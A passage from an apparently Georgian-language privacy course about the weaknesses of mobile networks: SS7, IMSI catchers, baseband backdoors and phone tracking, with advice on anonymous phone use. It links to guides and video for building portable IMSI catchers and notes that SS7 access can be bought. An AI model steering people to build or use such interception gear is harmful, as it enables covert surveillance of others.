


აქ განვიხილავთ რატომ არის რომ მობილური კავშირის გამოყენება ანონიმურობის თვალსაზრისით შეუძლებელია. ასეთი ქსელების გამოყენებით ანონიმურობის სერიოზულად დაცვა არ ხდება. საქმე იმაშია რომ ჯერ ერთი ვიყენებთ პოპულარულ ოპერაციულ სისტემებს, რომლებიც არ არიან ანონიმურობაზე ორიენტირებული და შემდეგ ვიყენებთ მობილურ ქსელებს რომლებიც იწერენ ჩვენ ყოველ ქმედებას. უნდა იცოდეთ რომ თუ იყენებთ კავშირის დაშიფრულ საშუალებებსაც კი, მაგალითად როგორიც არის Signal პროგრამა და იყენებთ Apple-ს ტელეფონს. ქსელის ოპერატორს და Apple-ს ერთად შეუძლიათ სრულად აკონტროლონ ტელეფონი და შესაბამისად დაშიფვრის გასაღები ან თქვენი პაროლი გაიგონ. სამწუხაროდ მობილური ტელეფონების კონტროლი უფრო ადვილია ვიდრე კომპიუტერების. ეს მოწყობილობები სპეციალურად ისეა გაკეთებული რომ მათზე ოპერაციული სისტემის შეცვლა გაძნელებულია. ბევრად უფრო ძნელია აღმოაჩინოთ ვირუსის ტიპის პროგრამები და წაშალოთ პროგრამები. ანუ მობილური ბანკის პროგრამის გამოყენება საკმაოდ უსაფრთხოა თუ კი

მობილური და ქსელი ნორმალურად მუშაობს და რაიმე ვირუსი არ არის დაყენებული თქვენს ტელეფონზე, მაგრამ ასეთი მოწყობილობებით ანონიმურობის მიღწევა, ბევრ რესურსებიანი მოწინააღმდეგის წინააღმდეგ, მაგალითად როგორიც არიან ქვეყნების ძალოვანი სტრუქტურები და სადაზვერვო ინსტიტუტები, თითქმის შეუძლებელია.


ნახატზე ხედავთ მობილური ქსელის ორ ოპერატორს რომლებიც ერთმანეთთან არიან დაკავშირებული ე.წ. SS7 პროტოკოლით. ჯერ ერთი მატ ნებისმიერ დროს შეუძლიათ ჩაიწერონ თქვენი ხმოვანი კავშირი. და ამას ნამდვილად აკეთებენ, თანაც ძალიან ხშირად. მეორეც, ისინი იწერენ თქვენ ნებისმიერ ინტერნეტ კავშირს თუ ეს ღია კავშირია. შესაბამისად სრულად უნდა დაშიფროთ კავშირი, რის გასახსნელადაც გარკვეული შეტევის გაკეთება მოუწევთ, რაც ოფიციალურად დასჯადი საქციელია და ხანდახან რთულიც არის. ისინი იწერენ თქვენ SMS და MMS შეტყობინებებს, შეუძლიათ გამოგიგზავნონ ე.წ. ნულოვანი შეტყობინებები, ანუ ჩუმი შეტყობინებები იმისათვის რომ მოახდინონ თქვენი გეოგრაფიული მდებარეობის დადგენა. ზოგიერთი ტელეფონს უგზავნის სისტემის განახლებებს რაც მათ საშუალებას აძლევთ მანიპულირება გაუკეთონ თქვენ ტელეფონს. თუმცა ეს ძალიანაა დამოკიდებული ქვეყანაზე და ოპერატორზე. მათ შეუძლიათ ნახონ კავშირების ჟურნალი ყოველი ანძისათვის ცალ-ცალკე, ეს კი საშუალებას იძლევა დაადგინონ სად მოძრაობდით, კიდევ ვინ მოძრაობდა იგივე დაფარვის არეებში და დაადგინონ შესაძლო კორელაციები. ყოველ ტელეფონს აქვს MAC მისამართი და თუ ტელეფონი ანონიმურად არ იყიდეთ მისი თქვენ სახელთან მიბმა ძალიან მარტივია. ისინი იწერენ ე.წ. მეტა მონაცემებს ანუ როდის დარეკეთ ვის დაურეკეთ, რამდენ ხანს ლაპარაკობდით და ა.შ. შემდეგ მომწოდებელს გადაცემის დროს შეუძლია გაარკვიოს თქვენი IMSI და შემდეგ გაარკვიოს TIMSI ხოლო მათი საშუალებით დაადგინონ თქვენ მიერ ქსელი გამოყენების კანონზომიერებები. IMSI და TIMSI- სულ მალე განვიხილავთ და ავხსნით. ტრიანგულაციის საშუალებით შეუძლიათ თქვენი დაახლოებითი მდებარეობის დადგენა რაც უფრო მჭიდროდ დასახლებულ ადგილას ხართ და რაც უფრო მეტი ანძებია თქვენ ირგვლივ, მით უფრო ზუსტად ხდება ადგილმდებარეობის განსაზღვრა. იმის გამო რომ რადიო ტალღები გამოიყენება, ადვილია მათი დაჭერა და ინტერნეტ კავშირის და მონაცემების გადაცემის ჩაწერა სხვადასხვა მოწინააღმდეგეების მიერ. შესაბამისად მონაცემები კარგად უნდა იყოს დაშიფრული რომ მათი წაკითხვა არ მოხდეს. ზოგიერთმა მთავრობამ აიძულა მობილური კომპანიები რომ სპეციალურად დაასუსტონ დაშიფვრა. შესაბამისად მობილური ტელეფონების გამოყენება შედარებით დაცულია ჰაკერებისაგან, თუმცა ძალოვანი და სადაზვერვო სტრუქტურებისაგან მინიმალური დაცვაც საეჭვოა.

მობილური კავშირის სისუსტეები - IMSI დამჭერები



სისუსტე კი დევს თვითონ GSM ქსელის არქიტექტურაში, ანუ როგორ ახდენს ქსელი ანძების იდენტიფიკაციას. სამწუხაროდ შესაძლებელია ყალბი „ანძის“ დადგმა ქსელში. ამ მოწყობილობებს IMSI-ს დამჭერებს უწოდებენ. IMSI ნიშნავს International Mobile Subscribers Identity – მობილური გამომწერების საერთაშორისო ვინაობა, წარმოადგენს 64 ბიტიან რიცხვს რომელიც ცალსახად არის მინიჭებული თქვენი სიმისათვის და რომელსაც

მობილური აგზავნის იმისათვის რომ ქსელს უთხრას თუ ვინ ახორციელებს კავშირს. მაგრამ იმის გამო რომ IMSI-თი შეიძლება მომხმარებლის თვალთვალი, მას რაც შეიძლება იშვიათად აგზავნიან, სამაგიეროდ აგზავნიან ნებისმიერად შექმნილ IMSI-ზე დაფუძნებულ TIMSI-ს. ალბათ გაგიჩნდათ კითხვა - უნდა არსებობდეს ვინაობის დადგენის მექანიზმი რომ ტელეფონი ყალბ ქსელს არ შეუერთდეს. პასუხია არა, არ არსებობს. GSM სტანდარტის მიხედვით ტელეფონმა უნდა გაუგზავნოს ვინაობა ქსელს, თუმცა ქსელი არ უგზავნის ვინაობას ტელეფონს. ეს კი იმას ნიშნავს რომ ნებისმიერს შეუძლია დააყენოს ყალბი მობილური ანძა, თქვენი ტელეფონი კი ამ ანძას შეუერთდება თუ მას უფრო ძლიერი სიგნალი აქვს ვიდრე სხვა ანძებს. უფრო უარესიც, ტელეფონი შეიძლება აიძულოთ რომ გამოიყენოს E05 რომელიც არ ახდენს კავშირის დაშიფვრას, ან შეგიძლიათ აიძულოთ გამოიყენოს A5/1 ან A5/2 სუსტი დაშიფვრა, რომლის გატეხვის მეთოდების ცნობილია და ადვილი გასაკეთებელია. ასეთი ყალბი ანძები ყენდება თვითმფრინავებზე, დრონებზე, მანქანებში. IMSI-ს დამჭერის გაკეთება საკმაოდ ადვილია და ელექტრონიკის საშუალო ცოდნის შემთხვევაში თქვენ თითონ შეგიძლიათ ასეთი მოწყობილობის გაკეთება. ეს ბმული გასწავლით როგორ გააკეთოთ ასეთი სადგური https://discourse.criticalengineering.org/t/howto-gsm-base-station-with-the-beaglebone-black-debian-gnu-linux-and-a-usrp/56, ამ პროექტის მეშვეობით შეიძლება ააწყოთ მოწყობილობა რომელიც პორტატული იქნება და თუ ბატარიასაც დაუყენებთ ამ მოწყობილობით ადვილად შეძლებთ მოძრაობას.



ეს მოწყობილობები დაფუძნებულია ე.წ. პროგრამირებად რადიოებზე რომლებიც მნიშვნელოვნად გაიაფდა და შედარებით ადვილად იშოვება. ამას დაუმატეთ Raspberry PI ტიპის პატარა კომპიუტერი და ბატარია და სულ ეგ არის. პროგრამული უზრუნველყოფა კი არის ამ ბმულზე http://openbts.org/about/. თუ ამ მოწყობილობას შეუერთებთ ინტერნეტს და VOIP მომწოდებელს ფაქტურად გექნებათ თქვენი საკუთარი პატარა მობილური ქსელი რომელსაც დაუკავშირდება ნებისმიერი, მის ირგვლივ მყოფი, მობილური და შეგეძლებათ მათი თვალთვალი. თუ ამ მოწყობილობას დრონზე დაამაგრებთ შეგიძლიათ ფაქტიურად ნებისმიერ ადგილას მიიყვანოთ თქვენი მოწყობილობა.

ეს ვიდეო https://www.youtube.com/watch?v=UjwgNd_as30 ასევე აგიხსნით როგორ ააწყოთ IMSI დამჭერი.

შესაძლებელია იყიდოთ ასეთი მოწყობილობა. მაგალითად Alibaba (ცნობილი ინტერნეტ მაღაზია) ყიდის ასეთ მოწყობილობებს და ზოგიერთი 50 $-ის ფარგლებშიც კი ღირს. მაგრამ სანამ ასეთ რამეს შეიძენთ, აუცილებლად გაარკვიეთ რამდენად კანონიერია ასეთი რამის ქონა თქვენ ქვეყანაში.


ამაზონზე შეგიძლიათ წიგნიც კი იყიდოთ რომელიც ამ საკითხს დაწვრილებით განიხილავს https://www.amazon.com/Enforcement-Cell-Site-Simulation-Technologies-Recommendations/dp/1543083161. ესეც საკმაოდ საინტერესო სტატიაა https://www.hackster.io/news/for-just-20-black-hat-hackers-can-build-an-imsi-catcher-to-determine-who-is-in-a-physical-area-95b2efecdc2f.

სამწუხაროდ, ჯერჯერობით არ არსებობს დაცვა ასეთი მოწყობილობებისგან, თუმცა https://cellularprivacy.github.io/Android-IMSI-Catcher-Detector/ პროგრამა შეიძლება დაგეხმაროთ ყალბ ანძასთან კავშირის აღმოჩენაში. არსებობს კიდევ ერთი პროგრამა https://opensource.srlabs.de/projects/snoopsnitch რომელიც ამ დარგში რეპუტაციის მქონე უსაფრთხოების კომპანიის მიერ არის დაწერილი.

მობილურზე შეიძლება გამორთოთ ე.წ 2G ანუ GSM და მხოლოდ გამოიყენოთ 3G, 4G ან 5G რომლებსაც იგივე სისუსტეები არ აქვთ. ასევე თუ არ მოგზაურობთ გამორთეთ როუმინგი.

მობილური ქსელის ხარვეზი - სასიგნალო სისტემა No 7 (SS7)

SS7 პროტოკოლი შექმნილია იმისათვის რომ ერთმანეთთან დააკავშიროს ქსელები, გაატაროს კავშირი ერთი ქსელიდან მეორეში და განახორციელოს მომხმარებლის ანგარიშების აღრიცხვა. ანუ როუმინგის შესაძლებლობას იძლევა როცა ქვეყნის გარეთ მოგზაურობთ. SS7-სისტემური ხარვეზები აქვს, ეს პროტოკოლი შექმნისას განიხილებოდა დახურული სისტემების დამაკავშირებელ პროტოკოლად სადაც ქსელების ნდობა უნდა ყოფილიყო შესაძლებელ. ამ პროტოკოლს არ გააჩნია ვინაობის გარკვევა, ანუ ნებისმიერს შეუძლია შეუერთდეს. და თუ ამას მოახერხებთ და იცით სათვალთვალო ობიექტის ტელეფონის ნომერი შეგიძლიათ წაიკითხოთ სხვისი ტექსტური შეტყობინებები, უსმინოთ მათ ლაპარაკს და წაიკითხოთ ყველაფერი რაც დაშიფრული არ არის.



ამის გაკეთება ფაქტიურად ნებისმიერი ადგილიდან შეიძლება და არ არის საჭირო სათვალთვალო ობიექტთან ახლო ყოფნა. მთავარია წვდომა გქონდეთ ამ SS7 პროტოკოლთან. SS7-დთან წვდომის ყიდვაა შესაძლებელი არსებობენ კომპანიები რომლებიც ასეთ წვდომას ყიდიან, ისინი ამბობენ რომ ასეთ წვდომას აძლევენ მხოლოდ ძალოვან სტრუქტურებს. მაგრამ უამრავი მთავრობაა მსოფლიოში რომლებსაც ვერ ვანდობდი ასეთი შესაძლებლობებს. ეს მოსმენა იმდენად ადვილია რომ პრინციპში თითქმის ნებისმიერს შეუძლია უსმინოს თქვენ ტელეფონს და წაიკითხოს თქვენი მიმოწერა. ბევრი ორგანიზაცია თუ ჰაკერი აკეთებს კიდევაც ამას - ქსელს ეგზავნება ინფორმაციის მოთხოვნა, და რადგან ქსელს არ შეუძლია ვინაობის დადგენა, ნებისმიერ ასეთ მოთხოვნას პასუხობს შესაბამისი ინფორმაციით.

ზოგიერთმა ქსელის ოპერატორმა გადაწყვიტა რომ გამოესწორებინა ეს სიტუაცია, ისინი იყენებენ Firewall/Proxy-ებს იმისათვის რომ ამ პროტოკოლებთან წვდომა ასეთი ადვილი არ იყოს. ევროპაში ბევრი დიდი ოპერატორი აკეთებს ამას.

ცხადია შეგიძლიათ გამოიყენოთ სხვადასხვა პროგრამები რომლებიც ინტერნეტის გავლით დარეკვის საშუალებას გაძლევენ, ასეთებია Signal, Telegram, Viber, Whatsup, და კიდევ სხვა ე.წ. messenger (ანუ ფოსტალიონი) პროგრამები რომლებიც მთლიანად შიფრავენ კავშირს და შესაბამისად ადვილად ვეღარ ხერხდება ასეთი კავშირების მოსმენა თუ წაკითხვა. ასეთი რამ დაგიცავთ ჰაკერების მოსმენებისაგან, თუმცა მთავრობებმა იმდენად დიდი წნეხი განახორციელეს ამ პროგრამების დამწერ კომპანიებზე, რომ ზოგიერთ მთავრობას ნამდვილად აქვს საშუალება რომ დაშიფვრაც გახსნას. საბედნიეროდ ასეთი შესაძლებლობა ჯერ კიდევ არ აქვს ყველა მთავრობას, მაგრამ სინამდვილეში არავინ იცის ვის აქვს ასეთი შესაძლებლობა და ვის არა. ყველაფერი ისევ პროგრამის მომწოდებლის ნდობასთან მიდის. მოკლედ მობილური ქსელები არ არის სანდო კავშირი, შეიძლება ცოტათი სჯობდეს ღია WIFI ქსელს, მაგრამ დიდი უსაფრთხოებით ნამდვილად ვერ დაიკვეხნის. თუ უფრო მეტის გაგება გინდათ ამ საკითხის შესახებ ნახეთ ეს ვიდეო https://www.slideshare.net/phdays/phd4-pres-callinterception119.

ეს ბმულები მოგაწვდიან დამატებით ინფორმაციას:

- https://en.wikipedia.org/wiki/Signalling_System_No._7
- https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls
- https://www.adaptivemobile.com/blog/russia-ukraine-telecom-monitoring
- https://www.slideshare.net/phdays/phd4-pres-callinterception119
- https://threatpost.com/cellular-privacy-ss7-security-shattered-at-31c3/110135/
- https://www.cbsnews.com/news/60-minutes-hacking-your-phone/

მობილური ტელეფონების ხარვეზები

ტელეფონებს აქვთ ე.წ. BaseBand Processor https://www.pcmag.com/encyclopedia/term/baseband-processor#:~:text=A%20chip%20in%20a%20smartphone,part%20of%20the%20baseband%20chip, რომელიც აკონტროლებს ტელეფონის რადიო სიხშირეებს და მონაცემებს გადააქცევს რადიო სიგნალებად, ხოლო შემომავალ რადიო სიგნალებს გადააქცევს მონაცემებად. ანუ ეს პროცესორი მობილური ტელეფონის მნიშვნელოვანი და ძირითად ნაწილია.

ამ პროცესორის პროგრამული უზრუნველყოფა (Firmware) არ არის ღია არქიტექტურის, არ მოწმდება უსაფრთხოებაზე და ხშირად არ გაახლდება. აღმოჩდა რომ მაგალითად ძველი Samsung Galaxy ტელეფონების BaseBand პროგრამულ უზრუნველყოფაში არის უკანა კარი. ეს კი ნიშნავს, რომ ამ ტელეფონში შეიძლება შეღწევა და მისი სრულად კონტროლი, მაგალითად ტელეფონით ჩუმი დარეკვის განხორციელება, ან მისი მიკროფონის

მოსმენა და ა.შ. https://security.stackexchange.com/questions/166800/is-it-true-that-smartphones-could-get-compromised-via-their-baseband-chip შესაბამისად ტელეფონის აპარატურას ვერ ენდობით. ეს საკმაოდ საინტერესო ვიდეო https://www.youtube.com/watch?v=fQqv0v14KKY მეტს აგიხსნით ამ საკითხთან დაკავშირებით. ეს https://www.usenix.org/system/files/conference/woot12/woot12-final24.pdf კი არის იგივე ადამიანის მიერ დაწერილი სტატია. მოკლედ თქვენი ოპერაციული სისტემა საუკეთესოც რომ იყოს ეს აპარატურული ხარვეზი ჰაკერს საშუალებას აძლევს აკონტროლოს სისტემა გარედან.

სისტემის ავტომატური განახლება კიდევ ერთი სერიოზული პრობლემაა რადგან ჰაკერებმა თუ კომპანიებმა შეიძლება გამოგიგზავნონ განახლებაში ჩამონტაჟებული ვირუსები. თანაც მათ შეუძლიათ ეს ვირუსი გაუგზავნონ მხოლოდ სპეციფიურ ტელეფონს. მაგალითად Apple ტელეფონების განახლება ინდივიდუალურია ყველა ტელეფონისათვის, ეს კი საშუალებას იძლევა ნებისმიერ ცალკეულ ტელეფონს გაუგზავნოთ მაგალითად კლავიატურის ჩამწერი. ანუ ჰაკერს ეცოდინება რას კრიფავთ კლავიატურაზე მათ შორის თქვენი პაროლები. თუ მაგალითად Apple-ს მოუნდა ან აიძულეს მათ ასეთი რამის გაკეთება ნამდვილად შეუძლიათ. თუ გაახლება ავტომატურ რეჟიმში ხდება ისინი ამ გაახლებას ნებისმერ დროს ჩამოტვირთავენ თქვენ ტელეფონზე ისე რომ შეიძლება საერთოდ ვერ გაიგოთ ამის შესახებ.

თქვენი ტელეფონის Bluetooth და WIFI შეიძლება გამოიყენონ ახლომდებარე WIFI მოწყობილობებით თქვენ სათვალთვალოდ. რადგან თქვენი ტელეფონის WIFI ან Bluetooth აგზავნის ცალსახად ამოცნობად MAC მისამართს. ტელეფონთან ახლოს ყოფნაც არ არის საჭირო, მთავარია გქონდეთ კარგი ანტენა. კორპორაციები ამას დიდი ხანია იყენებენ WIFI მოწყობილობებით ტელეფონის გადაადგილების სათვალთვალოდ. ცხადია ძალოვანი სტრუქტურებიც იგივეს აკეთებენ. სამწუხაროდ ტელეფონზე ამ მისამართების შეცვლა არ არის ადვილი საქმე და შეიძლება საკუთარი ტელეფონის ოპერაციული სისტემის დაჰაკერება მოგიწიოთ. ტელეფონების მწარმოებლებმა უკვე დაიწყეს ამ ხარვეზის გამოსწორება და ახდენენ MAC მისამართების ნებისმიერად ცვლას. მაგალითად ეს ხდება IOS 8.0 სა და მის შემდეგ გამოსულ სისტემებში. საზოგადოდ ჯობია გამორთოთ WIFI თუ Bluetooth როცა არ იყენებთ. Android ტელეფონებზე IP მისამართების ცვლა უფრო ადვილად კეთდება და არსებობს პროგრამები რომლებიც ნებისმიერად ცვლიან ამ მისამართს. თუმცა, იმისათვის რომ, ვინმემ გითვალთვალოთ უნდა იცოდეს თქვენი ტელეფონის MAC მისამართი. ცხადია ყველაზე მარტივია თუ WIFI და Bluetooth-ს გამორთავთ.

ტელეფონების პროგრამებს შეიძლიათ ინფორმაციის გაცემა, მაგალითად პროგრამას შეუძლია დაადგინოს ტელეფონის ადგილმდებარეობა GPS-ის ან მობილური ანძების ტრიანგულაციით ან WIFI მოწყობილობების საშუალებითაც კი. საშიშროება კი იმაშია რომ ამ პროგრამის შემქმნელმა შეიძლება აიძულოს პროგრამა ადგილმდებარეობის ინფორმაცია გადასცეს მათ სერვერს და ასევე შეინახონ თქვენი მოძრაობის ისტორია. მაგალითად Google Map მანქანების მოძრაობის და საცობების შესახებ ინფორმაციას სწორედ ასე იღებს. ბევრი სხვადასხვა პროგრამა ცდილობს თქვენი მდებარეობის დადგენას, და თუ ამ პროგრამების მომწოდებლებს ენდობით, პრობლემა იმაშია რომ მათი გადაცემული ინფორმაცია შეიძლება ჰაკერებმა დაიჭირონ. განსაკუთრებით თუ მონაცემები დაშიფვრის გარეშე გადაიცემა. სამწუხაროდ თითქმის შეუძლებელი ყოველი პროგრამა შეამოწმოთ თუ როგორ და რას გადასცემენ ისინი თავიანთ სერვერებს. ამას დაუმატეთ ფაქტი რომ პროგრამები და სისტემები საკმაოდ ჩქარა ახლდებიან და იცვლებიან, რაც შეუძლებელს ხდის მათ სანდოობაზე შემოწმებას. თანაც მომსახურება რასაც ეს პროგრამები გთავაზობენ საკმაოდ საჭიროა. უბრალოდ უნდა იცოდეთ, რომ როცა მობილური ტელეფონი გიჭირავთ ბევრმა ხალხმა იცის სად მოძრაობთ რა მარშრუტებს იყენებთ და ვისთან ერთად მოძრაობთ. NSA-მ შექმნა პროგრამული უზრუნველყოფა რომელიც სხვადასხვა მონაცემების შემოწმებით მოახერხებს ჯვარედინ კორელაციას და დაადგენს თქვენს გარემოცვას, მეგობრებს, რას აკეთებთ და შექმნის თქვენს დოსიეს.

ტელეფონის გამორთვისასაც კი უამრავი ინფორმაცია გაიცემა, ჯერ ერთი ტელეფონზე შეიძლება იყოს ვირუსი რომელიც ისე მოგაჩვენებთ თითქოს ტელეფონი გამორთულია მაგრამ სინამდვილეში აგრძელებს თვალთვალს, თუ მართლა გამოირთო ტელეფონი იციან სად გამორთეთ ტელეფონი კიდევ ვინ გამორთო ტელეფონი თქვენ სიახლოვეში. სად ჩართეთ ტელეფონი და ა.შ. ტელეფონი ბევრად ადრე უნდა გამორთოთ და საკმაოდ დაშორებით იმ ადგილიდან სადაც საიდუმლო კრება ტარდება. შეეცადეთ საერთოდ არ წაიღოთ ტელეფონი თუ ეს კრება ძალიან მნიშვნელოვანია.

შეიძლება იყიდოთ იაფიანი დროებითი ტელეფონი და სიმი, ზოგ ქვეყანაში ამის გაკეთება ადვილია ზოგში არა. მაგალითად იტალიაში სიმის ყიდვას თქვენი საიდენტიფიკაციო დოკუმენტი სჭირდება, მაგალითად პირადობის ნომერი ან პასპორტი ან ფისკალური ნომერი. ასევე შესაძლებელია რომ ეს დროებითი ტელეფონი კორელაციის საშუალებით მიებას თქვენ მუდმივ ტელეფონებს უბრალოდ თქვენ ქმედებებზე, სტილზე და თქვენ ირგვლივ მოთავსებული ტელეფონების მიხედვით. მაგალითად მეგობრების ტელეფონების ინფორმაციით. https://theintercept.com/2014/08/25/icreach-nsa-cia-secret-google-crisscross-proton/ ეს სტატია გაგაცნობთ ამერიკის სამთავრობო სისტემას, რომელიც აკეთებს სწორედ ასეთ ანალიზს, ამ სისტემას ჰქვია Proton. თუ სერიოზული ანონიმურობა და უსაფრთხოება გჭირდებათ, ალბათ რამდენიმე ტელეფონი უნდა გქონდეთ და მათზე უფრო სანდო ოპერაციული სისტემები უნდა დააყენოთ. ერთერთი საუკეთესოა Pure OS Librem https://www.pureos.net/. შესაძლებელია ასეთი ტელეფონები იყიდოთ უკვე დაყენებული ოპერაციული სისტემით. https://itsfoss.com/librem-linux-phone/. ასევე არსებობს Samsung-ის მიერ შექმნილი Tizen https://www.tizen.org/. Mobian არის Debian მობილურისათვის https://mobian-project.org/ , Replicant https://replicant.us/ ანდროიდის ღია ვერსიაა, ასეთივე Linage OS https://lineageos.org/.

და ბოლოს, იმის გამო რომ, Android სისტემა ასეთი პოპულარულია და ბაზრის დიდი ნაწილი აქვს დაპყრობილი ვირუსების უმეტესობა სწორედ ამ სისტემისათვის იწერება, ჰაკერები მუშაობენ იმ სისტემების გასატეხად სადაც ბევრი ფული ტრიალებს. შესაბამისად ჯობია თუ Android არ გამოიყენებთ.

ძალოვან სტრუქტურები მუდმივად მუშაობენ ტელეფონების დაჰაკერებაზე და მათ თვალთვალზე ეს სტატია მოგაწოდებთ დამატებით ინფორმაციას https://www.bbc.com/news/technology-31619907.

როგორც ხედავთ მობილური ტელეფონების გამოყენება არ არის დაცული და უსაფრთხო.

როგორ გამოვიყენოთ პორტატული კომპიუტერი და მობილური კავშირი ანონიმურობისათვის

განვიხილავთ როგორ მოვახერხოთ კომპიუტერის და მობილურით ინტერნეტთან შესაერთებელი USB მოწყობილობებით ან კომპიუტერში ჩამონტაჟებული მობილური კავშირის მოწყობილობით, ან ეწ მობილური WIFI მოწყობილობებით ინტერნეტთან ანონიმურად მუშაობა. ამისათვის დაჭირდებათ უსაფრთხოებაზე გათვლილი ოპერაციული სისტემა მაგალითად Qubes ან Whonix და Debian თუ ამდენი წვალება არ გინდათ, შეგიძიათ გამოიყენოთ Debian და ვირტუალური მანქანები.

როგორც უკვე ვთქვით შეიძლება გამოიყენოთ ტელეფონი რომელიც კაბელით, Bluetooth-ით ან WIFI-თია დაკავშირებული ინტერნეტთან, შეგიძლიათ გამოიყენოთ ე.წ. MIFI მოწყობილობები რომლებიც მობილური კავშირით უერთდებიან ინტერნეტს და ქმნიან WIFI დაფარვის არეს, ანუ არიან პატარა რუტერები მხოლოდ მარტო WIFI შეერთების საშუალებით. შეგიძლიათ გამოიყენოთ რუტერები რომლებსაც აქვთ მობილურ კავშირის გამოყენებით ინტერნეტთან დაკავშირების საშუალება, ან გამოიყენოთ რუტერი, რომელშიც მობილური კავშირის USB მოწყობილობაა შეერთებული. თუ შესაძლებელია, ყოველთვის უმჯობესია კომპიუტერი ამ მოწყობილობებს ethernet კაბელით შეუერთოთ. ყველაზე კარგი გადაწყვეტაა პორტატული რუტერი და მასში შეერთებული USB მოწყობილობა. რადგან ამ შემთხვევაში ადვილად მოახერხებთ სიმებისა და ინტერნეტთან კავშირის მოწყობილობების ცვლას. USB მოწყობილობა პრაქტიკულად პატარა ტელეფონია რომელიც მხოლოდ ინტერნეტთან დასაკავშირებლად არის გაკეთებული.

ცხადია ყველ ის სტანდარტული უსაფრთხოების ზომები უნდა გამოიყენოთ რომელებიც ამ კურსში უკვე განვიხილეთ. ეხლა კი განვიხილოთ მობილური კავშირისათვის სპეციფიური ზომები. უნდა ანონიმურად შეიძინოთ სიმი და მობილური მოწყობილობა. ამას როგორ გააკეთებთ დამოკიდებულია ქვეყანაზე და სიტუაციაზე. სამწუხაროდ მობილური ოპერატორები სიმს და ტელეფონს ერთმანეთთან აკავშირებენ და შესაბამისად როცა სიმის გამოცვლა გახდება საჭირო მობილური კავშირის მოწყობილობაც უნდა გამოცვალოთ, თანაც ფულის კვალი არ უნდა დატოვოთ, ანუ მობილურ ოპერატორს ანონიმურად უნდა გადაუხადოთ. არ ატაროთ ერთდროულად რამდენიმე ტელეფონი განსაკუთრებით თუ ეს ტელეფონები ჩართულია. მათი ერთმანეთთან დაკავშირება ადვილად ხდება. ერთი ტელეფონი მხოლოდ ერთ სახელთან უნდა იყოს დაკავშირებული. 